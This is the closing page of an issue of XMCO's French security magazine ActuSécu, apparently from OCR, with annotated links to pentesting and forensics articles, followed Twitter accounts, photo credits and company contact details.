
Cheatsheet sur les events Windows	http://sniperforensicstoolkit.squarespace.com/storage/logging/Windows%20Logging%20Cheat%20Sheet%20v1.1.pdf
Erreurs les plus classiques réalisées par les consultants durant des tests d'intrusion	https://rawhex.com/2014/12/the-common-mistakes-every-newbie-pentester-makes/
Article sur les améliorations des logs suite à la publication du correctif de Microsoft	http://windowsir.blogspot.fr/2015/02/tools.html
Présentation des méthodes d'intrusion Citrix	http://www.pentestpartners.com/blog/breaking-out-of-citrix-and-other-restricted-desktop-environments/
Utilisation de Nessus pour l'audit de fichiers de configuration offline	http://www.tenable.com/blog/auditing-more-network-devices-offline-with-nessus
Comment détecter les attaques de brute-force à partir des évènements Windows ?	https://labs.portcullis.co.uk/blog/detecting-windows-horizontal-password-guessing-attacks-in-near-real-
Utilité de l'option hashknownhosts dans SSH	http://linux-audit.com/audit-ssh-configurations-hash-knownhosts-option/
Méthodologie des tests d'intrusion en environnements PCI DSS	https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf
Retour d'expérience suite à une mission forensics	https://www.first.org/resources/papers/conference2014/a-forensic-analysis-of-apt-lateral-movement-in-windows-environment.pptx

> Sélection d'articles techniques

Outil pour aider à exploiter les failles SMB-RELAY	http://www.josho.org/software/snarf-nolacon-presentation.pdf https://github.com/purpleteam/snarf
Lecture sur les tests d'intrusion AIX	http://www.giac.org/paper/gpen/6684/aix-penetration-testers/125890
Vulnérabilité affectant les sessions faibles Dell iDRAC	https://labs.mwrinfosecurity.com/blog/2015/01/08/cve-2014-8272/
Elévation de privilèges à l'aide de Lotus Notes Diagnotics	http://reniknet.blogspot.fr/2015/01/la-cas-de-la-backdoor-incluse-dans.html
Techniques pour trouver un administrateur à travers le réseau	http://www.harmj0y.net/blog/penetesting/i-hunt-sysadmins/
Déchiffrement du trafic TLS avec WireShark	https://jimshaver.net/2015/02/11/decrypting-tls-browser-traffic-with-wireshark-the-easy-way/
Reconnaissance d'un réseau avec PowerShell	http://carnal0wnage.attackresearch.com/2015/03/powershell-ad-recon-by-pyrotek3.html
Script pour réinitialiser le mot de passe KRBTGT	http://blogs.microsoft.com/cybertrust/2015/02/11/krbtgt-account-password-reset-scripts-now-available-for-customers/
Outil pour auditer les permission sous MSSQL	https://github.com/iSECPartners/sqlperms
Comment accéder à l'API windows via l'API railgun (meterpreter) ?	https://osandamalith.wordpress.com/2015/02/19/accessing-the-windows-api-directly/

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Lenny Zeltser (@lennyzeltser)		https://twitter.com/lennyzeltser
Pierre (@pi3rre)		https://twitter.com/pi3rre
Mimeframe (@mimeframe)		https://twitter.com/mimeframe
Lionel Leperlier (@liontux)		https://twitter.com/liontux
Offensive Security (@offsectraining)		https://twitter.com/offsectraining
Guy Golo (@guy_golo)		https://twitter.com/guy_golo
SpiderLabs (@SpiderLabs)		https://twitter.com/SpiderLabs
Steeve Barbeau (@steevebarbeau)		https://twitter.com/steevebarbeau
Egor Homakov (@ homakov)		https://twitter.com/homakov
Mark Schloesser		https://twitter.com/repmovsb



> Remerciements

Photographie

Ekin Arabacioglu
https://www.flickr.com/photos/ekinarabaci/3476631499

imageme
https://www.flickr.com/photos/imageme/3822991125

Elaine
https://www.flickr.com/photos/cybertoad/1213624046

Thierry Ehrmann
https://www.flickr.com/photos/home_of_chaos/14802470272

Juan Antonio F. Segal
https://www.flickr.com/photos/jafsegal/3963537994

Daniel Go
https://www.flickr.com/photos/danielygo/5470817465

Moyan Brenn
https://www.flickr.com/photos/aigle_dore/6365104687

Shelly Munkberg
https://www.flickr.com/photos/zingersb/651951378

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
http://www.xmco.fr/actusecu.html

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711